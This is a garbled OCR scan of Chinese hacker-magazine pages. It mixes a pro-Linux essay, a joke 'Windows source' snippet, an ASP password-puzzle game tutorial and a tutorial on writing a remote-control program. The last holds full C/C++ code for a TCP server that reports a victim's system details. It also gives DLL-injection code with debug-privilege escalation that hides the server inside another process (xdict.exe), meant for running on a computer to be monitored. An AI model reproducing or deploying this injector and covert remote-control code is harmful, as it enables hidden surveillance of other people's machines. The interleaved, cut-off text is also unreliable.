然而对于Bill Gates那种令人生厌的铜臭气息，我们深深地感到生活的无助，还有作为一个人类的悲哀，想获得一个Microsoft的Windows产品，你必须得花上至少2000RMB，因此，对于我们穷人来说，也就只能用一些盗版的Windows产品，我们深深地受到了Microsoft的毒害。当你不能再忍受这样的压迫，要找到适合自己的操作系统时，Linux出现在了大家的视野中。

说起Linux，可能很多人听说过，但是不是听过的人都能说出来它是一个什么东西，它的好处到底在哪里？了解linux，首先我觉得要了解这个东西是怎么读的，在英语盛行的今天，见到linux这个词，大多数人都会将它读成"Lih–nucks"。Linux的创建者linus Torvalds称它为"lee–nucks"，但是由于他是芬兰人，所以他将自己的名字读成"lie–nucks"。

说起Windows，大家都熟悉，几乎所有用过电脑的人都接触过Windows操作系统，特点当然不用多说，谁都能看得出来，比如易用性啊，功能强大啊……

但是很少有人了解到linux的优越性：

首先，linux属于Open Source，也就是开放源代码。也许你

Asp解密游戏编写与通关策略(二)

图 冰域剑客

张宇快语

我终于闯入了微软，盗得了以下的Windows源程序，独乐乐不如众乐乐，遂共享之，如下：

```
#include
#include <系统_错误.h>
#include
char 使_程序_看起来_很大[1600000];
main()
{
if (探测到_cache())
使失效_cache();
if (cpu_快())
设置_等待_状态(长时间);
设置_鼠标(速度, 非常_慢);
设置_鼠标(动作, 跳动);
设置_鼠标(反应, 偶尔);
打印("欢迎进入Windows 3.999 (我们会工作正常 \ 或给芝加哥打电话)\n");
```

对开放源代码了解的并不深刻，因为Windows的毒害，你并不知道源代码的开放性有多么重要，程序员就会注意到。windows的产品你只会使用鼠标点来点去，你不知道它的使用原理，也没有办法改进，没有办法自己去修改得到自己想到的个性的东西。

其次，linux是类unix的操作系统。在你使用linux之前，你可能对unix的命令一点都不了解，当你使用过了linux之后，你了解了unix的命令，也便向世界的前列计算机系统迈出了一步。

还有，linux是协作式开发的。就如同常说的，也许你不知道，你的邻居是一个linux内核的黑客，你孩子的老师可能在为linux编写文档，你姑妈说不定正在为新的网卡编写设备的驱动程序。linux使得那些拥有时间、天赋和感兴趣的人们从事他们喜爱的工作。

还有，linux比windows支持更广泛的处理器，大多数linux集成套件能够运行在基于386的计算机上，直到现在的双核处理器，以后的CPU就更不用说了。

还有，广泛的网络支持。由于linux开发团队的强大，早在Microsoft的"windws for Workgroups"提供"net start"命令之前，Unix就已经网络化了。

还有，比如互操作性，越来越强大的应用性等……

关于linux的微标，很多人都知道，是一个肥肥的可爱的企鹅。这个微标是由Larry Ewing应Linus Torvalds之邀完成的，Larry Ewing希望通过自己的艺术才能为linus带来美好的前景。

你要不要选择使用linux呢？下面看看这12个问题吧，看过了这12个问题，也许你就明白了你到底是继续使用windows呢？还是转投linux自由的怀抱。

专家们普遍认为，克服迷恋的第一步是认识到自己具有的迷恋的特征。根据这种观点，下面有12个问题用以确定你是否处于迷恋的状态：

1. 你的windows PC运行流畅，但它能坚持几天不死机？

大多数的linux用户过去习惯于作出windows系统能够持续运行的承诺，但是它们实际上持续不了几天。当我们使用linux后，你会发现，只要你运行windows，windows就可能随时会崩溃。

2. 你希望人们像在意自己的事情那样在意你使用的操作系统并告诉你使用哪一种操作系统吗？

我们这些使用linux的人不会“明确告诉”任何人去使用linux。但是我们也谈论有关自己使用windows的情况，所遇到的麻烦和我们现在使用到什么操作系统的问题。如果你有兴趣，我能够告诉你这方面更多的情况。

3. 你是否曾经从windows的一个版本切换到另一个版本并希望籍此解决所遇到的问题？

许多使用linux的人都曾经试验过windows的每个版本。我们用过1.0版的windows、用过windows 3.0、windows for Workgroup、Windows NT、Windows 95、Windows CE、Windows 98和windows 2000、2003、XP、vista。我们用过任何装有windows的计算机，其系统通常最后都要崩溃。

4. 在过去的一年中，你是否因为系统崩溃而不得不恢复数据或者重建它们吗？

你每隔30s就保存文档或者有规律地重新启动你的计算机吗？这是windows问题的明确迹象。

5. 你嫉妒那些能够不带疑问地使用windows的人吗？

大多数使用linux的人不时会感到奇怪，为什么多数人能够容忍windows操作系统的开销和缺乏创新性。

6. 在过去的一年中，你遇到过关于windows应用程序的问题吗？

很多分析员说有关windows的问题只会越来越多而不可能越来越少，最后它将在自己的压力之下崩溃或者被法院肢解。唯一的办法是使用另外一个操作系统。

7. 你在家里或者工作中遇到过windows引起的麻烦吗？

在使用一个稳定，可扩展，源代码开放的操作系统之前，我们中的大多数人都会说计算机本身的不稳定浪费了时间。我们不能眼睁睁地看着windows使每件事都变得槽糕，而不解决我们的问题。

8. 你是否因为windows系统功能不够强大，而试图通过昂贵的升级来增强它的性能吗？

我们中的大多数人习惯于随着处理器，图形适配器和磁盘驱动器的每次更新而升级自己的硬件，希望以此弥补日益膨胀的操作系统。

9. 你是否问过自己"你随时都能停止使用windows"吗？你难道不希望停止购买昂贵的应用软件和升级版本吗？

如果你认为自己是由于想升级windows软件而去升级它，那就是自欺欺人。在开始使用linux之后，我们发现一旦购买基于windows的产品，就难以停止这种购买。

10. windows是否浪费过你的工作或学习时间？

我们中的许多人承认——当我们工作时，事实上由于系统崩溃而导致我们的数据变成垃圾。

11. 你看见过"蓝屏死机"或者黑屏吗？

这些都是你的操作系统不能充分保护其本身以免受操作步骤和应用软件影响的迹象。当开始使用linux时，我们发现这不是所有操作系统固有的特性，我们不想再看见黑屏和蓝屏了。

12. 你是否感到不使用windows会使自己的生活更美好？

我们中的许多人最初使用windows是因为它似乎让我们的工作变得高效而更容易，至少有那么一段时间是这样。然而，当我们开始使用linux时，才感到过去深陷于昂贵的应用软件、频繁的版本升级、不兼容性、专用协议及接口和缺乏制化的泥潭。

你的分数是多少？

如果你多于4次回答“是”，那么你可能存在严重的windows使用问题。但是，只有你自己能够决定是否使用linux。请保持开放性思维阅读，我将试着告诉我自己是如何改掉使用windows的习惯的。

目前linux不可能解决你全部的计算机问题，但是很多人每天一直在用它完成过去总是依赖windows未完成的任务。他们发现这样做节省了时间、金钱、消除了挫折感，并使他们从事计算机的生涯变得更顺利。

注： 其中12个问题引自《从windows转向linux的12步》

```
if (系统_ok())
崩溃(to_dos_prompt)
else
系统_内存 = open("a:\swp0001.swp", 创建)
while(1) {
休眠(5)
让_用户_输入()
休眠(5)
执行_用户_输入()
休眠(5)
if (混乱() < 0.9)
崩溃(整个_系统)
}
返回(无法恢复的_系统)
}
```

从本文您可以学到：

学习黑客解密游戏的破解与编写

前面我们利用了最直接的方式进行提示，让游戏者找到通关地址或密码，接下来进入第四关及后续关卡的编写。

第四关

这一关我们直接伪造一个图片，在记事本中写上“用户名是lijiejie，密码是www.lijiejie.com”，然后另存为1.jpg，在four.html中将图片嵌进去。代码为：

```
<img src="1.jpg"></img>
```

这一关需要提交用户名和密码，所以将表单中的相关代码写出来，用户名和密码限制为15个字符：

```
请输入用户名：
<input type=text name=user length=15>
<br>
请输入密码：
<input type=password name=pass length=15>
```

然后编写four.asp来接收密码，代码如下：

```
<%
dim a,b  '声明两个变量
b=request.form("pass")  '将pass赋给a
a=request.form("user")  '将user赋给b
if a="lijiejie" and b="www.lijiejie.com" then
response.write"<script>alert('恭喜过关，下一关的地址是five555.html');
history.back(-1)</script>"  '用户名和密码正确，提示下一关地址
elseif a<>"lijiejie" and b<>"www.lijiejie.com" then
response.write"<script>alert('用户名和密码都错了，你想试出密码来吗？
呵呵，努力吧');history.back(-1)</script>"
elseif a<>"lijiejie" then
response.write"<script>alert('用户名错误');history.back(-1)</script>
"  '用户名错误，给出提示
elseif b<>"www.lijiejie.com" then
response.write"<script>alert('密码错误');history.back(-1)</script>"
'密码错误，给出提示
end if
%>
```

过这一关时观察到页面上有一个红叉，是图片无法显示，直接在地址栏访问图片地址，即可得到用户名和密码，如图1所示。




图1 无法显示的假冒图片

第五关

这一关在接收页面中有加密过的注释语句，利用javascript脚本加密，将“<!--第六关的地址是666666.asp!-->”加密两次过后的语句是：

```
<script>
<!--
document.write(unescape("%3Cscript%3E%0D%0A%3C%21--
%0D%0Adocument.write%28unescape%28%22%253C%2521--
%25u7B2C%25u516D%25u5173%25u7684%25u5730%25u5740%25u662F666666.
asp%2521--%253E%22%29%29%3B%0D%0A//--%3E%0D%0A%3C/
script%3E"))
//-->
</script>
```

过这一关时同样需要禁用脚本，然后利用解密页面对代码进行解密，我提供给大家一个解密页面地址 http://lijiejie.com/amp/tools/amp.html，其他许多网站也都能进行这类解密。

第六关

这一关用到了一个VB程序，将一个按钮的enable属性设置为false，也就是禁用此按钮。程序运行后如图2所示。



图2 灰化的按钮

然后我们将解密程序的连接地址加到网页上。另外，为了增加一点点难度，我还设置了一个验证码，在本地页面中的加密注释中有提示，与上一关使用同样的加密方式。

这一关的过关方法是使用灰化按钮激活程序，打开程序后点激活，然后再点击一下解密程序，按钮自然变成可用的了。接收页面的代码与前面类似，只是增加了一个验证码判断，这里的代码是：

```
dim yz
yz=request.form("yz")
if yz<>"520" then
response.write "<script>alert('验证码错误，请更正');history.back(-1)
</script>"
end if
```

第七关

本关与第四关有相通之处，都是将密码写到图片中去，然而第四关的图片无法正常显示，很容易让人看出异常，这一关利用copy命令将图片和文本合并，合并之后的图片是可以正常显示的。在记事本中写上密码信息，然后保存为1.txt，另找一张图片，命名为1.jpg，将图片和文本都放在c盘目录下，然后在cmd中输入命令 **cd c:**，进入c盘目录，再输入 **copy 1.jpg + 1.txt 2.jpg**，在c盘就会生成一个2.jpg，这张图片可以正常显示，而且包含了1.txt中的密码信息，之后将图片嵌在网页中即可。

过关的方法是将图片另存到本地，然后重命名为txt文本，用记事本打开后查看尾部的密码信息。

总结

这几关间接地提示了密码，要么用脚本进行加密，要么将密码藏在图片文件中，要么利用一个灰化按钮来隐藏密码。希望大家可以多运用这些思路来解决入侵过程中遇到的问题。朋友们还可到我的网站http://game.lijiejie.com进行后续的游戏，我的QQ：309725573，欢迎交流。

（作者提到的ASP解密游戏编写与通关策略(二)的代码已经收录在光盘中）

编辑点评：

图片与普通文档合并进行加密是一种很常见的方式，虽然简单，但用来隐藏自己的小秘密还是不错的选择！

WWW.NOHACK.CN

图 cn_剑官（Summer）



简简单单编写远程控制软件

从本文您可以学到：

1、 简单了解BC及VC的开发方法
2、 学习TCP协议的握手过程
3、 利用TCP协议开发简单的远程控制程序

近来，我给协会学员讲课时，发现一个普遍存在的问题，他们在学校都学习过C语言，都有着不错的学习环境，而老师也认真的从C语言的产生与发展、变量到指针等都透彻的为他们解析过，当他们完成了一系列的学习之后，竟有人问我， C语言具体能做什么？难道就是一个简单的加法程序吗？难道就是求素数吗？这让我感觉到惊愕，中国的大学教育不应该是这样的，学以至用才是学习的真谛。

从网络安全爱好者的角度来说，一个好的网络安全爱好者应该会编程，至少懂得编程的原理，今天我就以一个简单的例子为读者朋友介绍远程控制软件的编写。

通过以前的学习，我们都知道，目前的远程控制软件都是基于C/S模式的（即客户端/服务端模式），许多读者在学习VC++的MFC时，由于它是微软对大量API的封装，如果不是非常熟悉其原理，往往比较简单的工程或许都需要花费比较多的时间才能解决；而Borland C++ Builder容易上手，做界面也较为简单，会VB或VF的人只要知道一些C语法就会用它做一些最简单的程序。记得比尔.盖茨曾经说过："我可以用VB做出任何你所见过的程序"，也就是说只要有一个好的编程思想以及算法基础，无论使用什么开发软件，都可以做出不错的结果。

在本文中，客户端将以Borland C++ Builder编写，而服务端在VC++的SDK平台下编写。

编写服务端所需掌握的基础知识

因为远程控制类程序需要两个程序间进行通信，所以要建立套接字，而套接字（Socket）是一种软件形式的抽象，用于表达两台机器间一个连接的"终端"。针对一个特定的连接，每台机器上都有一个套接字，可以想象成它们之间有一条虚拟的"线缆"。

首先需要确定建立套接字所使用的协议模式，在这里使用TCP协议编写，以下列出了基于TCP协议服务端程序的套接字的创建顺序：

1、创建套接字（socket）；
2、将套接字绑定到一个本地地址和端口上（bind）；
3、将套接字设置为监听模式，准备接受客户端请求（listen）；
4、等待客户端的请求到来后，返回一个新的对应与此的连接套接字（accept）；
5、用返回的套接字和客户端进行通信（send/recv）；
6、返回，等待另一客户端的请求；
7、关闭套接字。

通过对上述七个步骤的介绍，读者也应该可以体会到TCP协议中的三次握手机制了吧？有了上述的大体印象之后，再介绍相应的API的具体使用方法。对应于上述的创建步骤，使用方法如下：

SOCKET socket(int af, int type, int protocol);

创建一个新的套接字格式，其参数说明如下：

af：通信发生的区域；
type：要建立的套接字类型；
procotol：使用的特定协议。

int bind(SOCKET s , const struct sockaddr FAR *name , int namelen);

绑定功能函数，其参数说明如下：

s：是由socket()函数调用返回的并且未作连接的套接字描述符（套接字号）。

***name**：指定了该套接字的本地地址信息，是一个指向sockaddr结构体的指针变量，由于该地址结构是为所有地址家族准备的，这个结构可能随所使用的网络协议不同而不同，在MSDN中sockaddr结构定义如下：

```
struct sockaddr
{
  u_short sa_family;
  char    sa_data[14];
};
```

Namelen：指定参数二的结构体长度。

int listen(SOCKET s , int backlog);

即监听连接请求，用于面向连接服务，表明它愿意接收连接，其参数说明如下：

s：套接字描述符；
backlog：等待连接队列的最大长度。

SOCKET accept(SOCKET s , struct sockaddr FAR *addr, int FAR *addrlen);

接受客户端的连接请求，其参数说明如下：

s：套接字描述符；
***addr**：接收连接实体的地址信息；
***addrlen**：包含所返回的地址信息的长度。

int recv(SOCKET s , char FAR *buf, int len, int flags);

int send(SOCKET s, const char FAR *buf, int len, int flags);

接收以及发送数据的函数，其参数说明如下：

s：套接字描述符；
***buf**：保存接收以及发送信息的缓冲区指针；
len：参数二中的数据长度；
flag：会影响recv()、send()的调用行为，一般设置为0。

int closesocket(SOCKET s);

关闭所指定的套接字，其参数说明如下：

s：套接字描述符。

编写客户端所需掌握的基础知识

编写客户端程序，一般的步骤如下：

1、 创建套接字（socket）；
2、 向服务端发出连接请求（connect）；
3、 和服务器端进行通信（send）、（recv）；
4、 关闭套接字。

可以看出与服务端程序的编写不同，客户端程序在编写当中省略了一些步骤，但是其中有一项connect()函数需要介绍。

其原形定义如下：**int connect(SOCKET s, const struct sockaddr FAR *name, int namelen);**

s：socket()函数调用返回的并且未作连接的套接字描述符（套接字号）。

***name**：指定了该套接字的本地地址信息，是一个指向sockaddr结构体的指针变量；

Namelen：指定参数二的结构体长度。

在学习了上述客户端以及服务端程序的基本原理之后，下面将介绍其具体实现方式。

编写服务端程序

首先是获取服务端的一些信息，如内存、系统路径、系统版本、硬盘信息等。下面分别介绍以上四种功能的实现方式。

获取服务端内存信息函数 GetSysNeicunInfo()

```
void GetSysNeicunInfo()
{
    MEMORYSTATUS memStatus;
```

```
    //char buf[80];
    char *memsta="";
    memStatus.dwLength=sizeof(MEMORYSTATUS);

    GlobalMemoryStatus(&memStatus);

    tom=memStatus.dwTotalPhys;
    mem=memStatus.dwAvailPhys;
    res=memStatus.dwAvailVirtual;

    tom=(tom/1024)/1024;
    mem=(mem/1024)/1024;
    res=(res/1024)/1024;

    sprintf(sendBuf_Neicun,"当前操作系统总物理内存为: %ld MB, 可用物理内存为: %ld MB, 虚拟内存为: %ld MB", tom,mem,res);
}
```

获取服务端系统路径函数 GetSysRoad()

```
void GetSysRoad()
{
    char road[255];
    GetSystemDirectory(road, 255);
    sprintf(sendBuf_road,"当前服务器端系统路径为:%s", road);
}
```

获取服务端系统版本函数 GetSysVer()

```
void GetSysVer()
{
    char *ShellType;
    DWORD winVer;
    OSVERSIONINFO *osvi;

        winVer=GetVersion();
        if(winVer<0x80000000)
        {
                /*NT */
                ShellType="WindowsNT3";
                osvi= (OSVERSIONINFO *)malloc(sizeof(OSVERSIONINFO));
                if (osvi!=NULL)
                {
                        memset(osvi,0,sizeof(OSVERSIONINFO));
                        osvi->dwOSVersionInfoSize=sizeof(OSVERSIONINFO);
                        GetVersionEx(osvi);
                        if(osvi->dwMajorVersion==4L)
                                ShellType="WindowsNT4";
                        else if(osvi->dwMajorVersion==5L&&osvi->dwMinorVersion==0L)
                                ShellType="Windows2000";
                        else if(osvi->dwMajorVersion==5L&&osvi->dwMinorVersion==1L)
                                ShellType="WindowsXP";
                        free(osvi);
                }
        }

        else if (LOBYTE(LOWORD(winVer))<4)
                ShellType="Windows32s";
        else
        {
                ShellType="Windows95";
                osvi= (OSVERSIONINFO *)malloc(sizeof(OSVERSIONINFO));
                if (osvi!=NULL)
                {
                        memset(osvi,0,sizeof(OSVERSIONINFO));
                        osvi->dwOSVersionInfoSize=sizeof(OSVERSIONINFO);
                        GetVersionEx(osvi);
                        if(osvi->dwMajorVersion==4L&&osvi->dwMinorVersion==10L)
                                ShellType="Windows98";
                        else if(osvi->dwMajorVersion==4L&&osvi->dwMinorVersion==90L)
                                ShellType="WindowsME";
                        free(osvi);
                }
        }
                sprintf(sendBuf_Ver,"当前服务器端操作系统为:%s",ShellType);
}
```

获取服务端硬盘信息函数 GetSysDiskSpace()

```
void GetSysDiskSpace()
{
    int     DiscType;
    char    RootPath[] = "_:\\";
    DWORD   SectorsPerCluster;
    DWORD   BytePerSector;
    DWORD   NumberOfFreeClusters;
    DWORD   TotalNumberOfClusters;
    DWORD   FreeSpace;
    DWORD   TotalSpace;
    int FreeSpace_i = 0;
    int TotalSpace_i = 0;

    for(int i=2;i<'z'-'a';i++)
    {
        RootPath[0] = i+'a';
        DiscType = GetDriveType(RootPath);
        if(DiscType == DRIVE_FIXED)
        {
            GetDiskFreeSpace(RootPath,&SectorsPerCluster,&BytePerSector,&NumberOfFreeClusters,&TotalNumberOfClusters);
            FreeSpace = SectorsPerCluster * BytePerSector / 1024 * NumberOfFreeClusters / 1024;
            TotalSpace = SectorsPerCluster * BytePerSector / 1024 * TotalNumberOfClusters / 1024;

            FreeSpace_i += FreeSpace;
            TotalSpace_i += TotalSpace;
        }
    }
    sprintf(sendBuf_DiskSpace,"当前服务器端硬盘空间总大小为: %8dMB 硬盘剩余空间大小为: %8dMB", FreeSpace_i,TotalSpace_i);
}
```

接着在VC++中建立"Win32 Application"工程，并添加C++源文件，首先需要定义在程序中需要用到的全局变量，以及程序中调用API函数所需要的".lib"文件，然后在主函数中协商套接字版本，并依照"编写服务端所需掌握的基础知识"中所介绍的步骤，编写主函数代码如下：

```
int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{
    // TODO: Place code here.
    //开始协商版本
    WORD wVersionRequested;
    WSADATA wsaData;
    int err;

    wVersionRequested = MAKEWORD( 1, 1 );

    err = WSAStartup( wVersionRequested, &wsaData );
    if ( err != 0 )
    {
            return 0;
    }

    if ( LOBYTE( wsaData.wVersion ) != 1 || HIBYTE( wsaData.wVersion ) != 1 )
    {
            WSACleanup( );
            return 0;
    }

    SOCKET sockSrv = socket(AF_INET , SOCK_STREAM , 0);  //创建套接字

    SOCKADDR_IN addrSrv;        //定义结构体变量
    addrSrv.sin_addr.S_un.S_addr = INADDR_ANY;
    addrSrv.sin_family = AF_INET;
    addrSrv.sin_port = htons(6000);        //定义端口

    bind(sockSrv , (SOCKADDR *)&addrSrv , sizeof(SOCKADDR));  //开始绑定
```

```
        listen(sockSrv , 5);  //开始监听

        SOCKADDR_IN addrClient;
        int len = sizeof(SOCKADDR);

        while(1) //开始无限循环
        {
                SOCKET sockConn = accept(sockSrv , (SOCKADDR *)
&addrClient , &len );         //接受连接

                char recvBuf[100] ;      //定义接受数据的数组

                recv(sockConn , recvBuf , 100 , 0 );     //开始接收
数据

                if ( strcmp(recvBuf , "GetSysVer") ==0 )        //
判断所接收的命令
                {
                        GetSysVer();
                        Sleep(1000);
                        send(sockConn , sendBuf_Ver , strlen
(sendBuf_Ver)+1 , 0);
                }

                if ( strcmp(recvBuf , "GetSysUser") ==0 )
                {
                        GetSysUser();
                        Sleep(1000);
                        send(sockConn , sendBuf_User , strlen
(sendBuf_User)+1 , 0);
                }

                if ( strcmp(recvBuf , "GetSysNeicunInfo") ==0 )
                {
                        GetSysNeicunInfo();
                        Sleep(1000);
                        send(sockConn , sendBuf_Neicun , strlen
(sendBuf_Neicun)+1 , 0);
                }

                if ( strcmp(recvBuf , "GetSysDiskSpace") ==0 )
                {
                        GetSysDiskSpace();
                        Sleep(1000);
                        send(sockConn , sendBuf_DiskSpace , strlen
(sendBuf_DiskSpace)+1 , 0);
                }

                if ( strcmp(recvBuf , "GetSysRoad") ==0 )
                {
                        GetSysRoad();
                        Sleep(1000);
                        send(sockConn , sendBuf_road , strlen
(sendBuf_road)+1 , 0);
                }

                closesocket(sockConn);          //关闭套接字

        }
        return 0;
}
```

最后编译成Release发布版本，服务端就制作好了。上面所介绍的服务端程序是以"EXE"可执行文件的模式运行的，这样的方式很容易被发现；而我们可以把它编写成"DLL"动态连接库程序，通过注入加载到其他的宿主进程中实现一定的隐藏效果，代码如下：

```
        #include "stdafx.h"
        #include <windows.h>
        #include <stdlib.h>
        #include <stdio.h>
        #include <Tlhelp32.h>

        void EnableDebugPriv( void );   //定义提升权限函数
        void CheckError ( int, int, char *);    //出错处理函数
        void CheckError(int iReturnCode, int iErrorCode, char *pErrorMsg); /
/获取目标进程ID

        PDWORD pdwThreadId;
        HANDLE hRemoteThread, hRemoteProcess;
        DWORD fdwCreate, dwStackSize, dwRemoteProcessId;
        PWSTR pszLibFileRemote=NULL;

        int APIENTRY WinMain(HINSTANCE hInstance,
                             HINSTANCE hPrevInstance,
                             LPSTR     lpCmdLine,
                             int       nCmdShow)
        {
        EnableDebugPriv();
        DWORD GetProcID(char szProcName[]);
        int iReturnCode;
        char lpDllFullPathName[MAX_PATH];
        WCHAR pszLibFileName[MAX_PATH]={0};

        dwRemoteProcessId = GetProcID("xdict.exe");
        strcpy(lpDllFullPathName, "d:\\text.dll");       //将DLL文件全路
径的ANSI码转换成UNICODE码
        iReturnCode = MultiByteToWideChar(CP_ACP, MB_ERR_INVALID_CHARS,
        lpDllFullPathName, strlen(lpDllFullPathName),
        pszLibFileName, MAX_PATH);
        CheckError(iReturnCode, 0, "MultByteToWideChar");
        //打开远程进程
        hRemoteProcess = OpenProcess(PROCESS_CREATE_THREAD | //允许
创建线程
        PROCESS_VM_OPERATION | //允许VM操作
        PROCESS_VM_WRITE, //允许VM写
        FALSE, dwRemoteProcessId );
        CheckError( (int) hRemoteProcess, NULL, "Remote Process not Exist
or Access Denied!");
        //计算DLL路径名需要的内存空间
        int cb = (1 + lstrlenW(pszLibFileName)) * sizeof(WCHAR);
        pszLibFileRemote = (PWSTR) VirtualAllocEx( hRemoteProcess, NULL,
cb, MEM_COMMIT, PAGE_READWRITE);
        CheckError((int)pszLibFileRemote, NULL, "VirtualAllocEx");
        //将DLL的路径名复制到远程进程的内存空间
        iReturnCode = WriteProcessMemory(hRemoteProcess, pszLibFileRemote,
(PVOID) pszLibFileName, cb, NULL);
        CheckError(iReturnCode, false, "WriteProcessMemory");
        //计算LoadLibraryW的入口地址
        PTHREAD_START_ROUTINE pfnStartAddr = (PTHREAD_START_ROUTINE)
        GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryW");
        CheckError((int)pfnStartAddr, NULL, "GetProcAddress");
        //启动远程线程，通过远程线程调用用户的DLL文件
        hRemoteThread = CreateRemoteThread( hRemoteProcess, NULL, 0,
pfnStartAddr, pszLibFileRemote, 0, NULL);
        CheckError((int)hRemoteThread, NULL, "Create Remote Thread");
        //等待远程线程退出
        WaitForSingleObject(hRemoteThread, INFINITE);
        //清场处理
        if (pszLibFileRemote != NULL)
        {
        VirtualFreeEx(hRemoteProcess, pszLibFileRemote, 0, MEM_RELEASE);
        }
        if (hRemoteThread != NULL)
        {
        CloseHandle(hRemoteThread );
        }
        if (hRemoteProcess!= NULL)
        {
        CloseHandle(hRemoteProcess);
        }
        return 0;
        }

        // 获取进程ID号
        // 如无此进程则返回 0;
        // char szProcName[] 进程名: .exe文件.
        DWORD GetProcID(char szProcName[])
        {
        HANDLE th = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,0);
        PROCESSENTRY32 pe = {sizeof(pe)};
        DWORD dwProcID = 0;

        BOOL bOK=Process32First(th,&pe);
        while(bOK)
        {
        bOK = Process32Next(th,&pe);
        LPCTSTR lpszExeFile = strrchr(pe.szExeFile,'//');
        if(lpszExeFile == NULL)
        lpszExeFile = pe.szExeFile;
        else
        lpszExeFile++;
        if(strcmp(szProcName,lpszExeFile) == 0)
```

```
}
dwProcID = pe.th32ProcessID;
break;
}
}
return dwProcID;
}
//错误处理函数CheckError()
void CheckError(int iReturnCode, int iErrorCode, char *pErrorMsg)
{
if(iReturnCode==iErrorCode)
{
//清场处理
if (pszLibFileRemote != NULL)
{
VirtualFreeEx(hRemoteProcess, pszLibFileRemote, 0, MEM_RELEASE);
}
if (hRemoteThread != NULL)
{
CloseHandle(hRemoteThread );
}
if (hRemoteProcess!= NULL)
{
CloseHandle(hRemoteProcess);
}}}

void EnableDebugPriv( void )      //提升权限函数实现
{
HANDLE hToken;
TOKEN_PRIVILEGES tkp;

OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES|TOKEN_QUERY, &hToken);

LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &tkp.Privileges[0].Luid);

tkp.PrivilegeCount = 1;

tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

AdjustTokenPrivileges(hToken, FALSE, &tkp, 0, (PTOKEN_PRIVILEGES)NULL, 0);

CloseHandle( hToken );
}
```

上面介绍了服务端的编写流程，下面继续介绍客户端的编写。

编写客户端程序

先运行Borland C++ Builder，新建一个应用程序，在程序模板中添加控件，如图1所示。




图1 界面布置及所需控件

接着在类TForm1中添加初始化方法TForm1::ReadyToWork()，其代码如下：

```
void TForm1::ReadyToWork()
{
        //TODO: Add your source code here
        //开始协商版本
    WORD wVersionRequested;
    WSADATA wsaData;
    int err;

    wVersionRequested = MAKEWORD( 1, 1 );

    err = WSAStartup( wVersionRequested, &wsaData );
    if ( err != 0 )
    {
            return;
    }

    if ( LOBYTE( wsaData.wVersion ) != 1 || HIBYTE( wsaData.wVersion ) != 1 )
    {
            WSACleanup( );
            return;
    }
    sockClient = socket(AF_INET, SOCK_STREAM, 0);  //创建套接字
}
```

然后在图1所示的界面中双击“获取服务端内存信息”按钮，添加相应功能，代码如下：

```
void __fastcall TForm1::Button1Click(TObject *Sender)      //获取内存信息
{
    TForm1::ReadyToWork();         //调用初始化函数
    char recvBuf[100];
    ipAddress = ( Edit1->Text).c_str();             //获取程序界面中Edit1中的IP地址信息

    SOCKADDR_IN addrSrv;
    addrSrv.sin_addr.S_un.S_addr = inet_addr(ipAddress);
    addrSrv.sin_family = AF_INET;
    addrSrv.sin_port = htons(6000);      //设置连接端口

    connect(sockClient, (SOCKADDR *)&addrSrv, sizeof(SOCKADDR));   //建立连接

    send(sockClient, "GetSysNeicunInfo", strlen("GetSysNeicunInfo")+1, 0);   //向服务器端发送数据

    recv(sockClient, recvBuf, 100, 0);    //从服务器端接收数据

    Memo1->Lines->Add(recvBuf);           //在程序界面的Memo1控件中添加服务端的内存信息

    closesocket(sockClient);      //关闭套接字

    WSACleanup();        //结束此次连接
}
```

依此类推，添加另外三个按钮的响应函数即可。

最后编译Release版发布程序。

使用此远程控制软件

先在欲监控的计算机中运行此远控的服务端程序，接着打开所编写的客户端，填写服务端的IP地址信息，然后点击按钮发送相应的命令，其结果将在客户端左侧的文本框中显示出来，如图2所示。

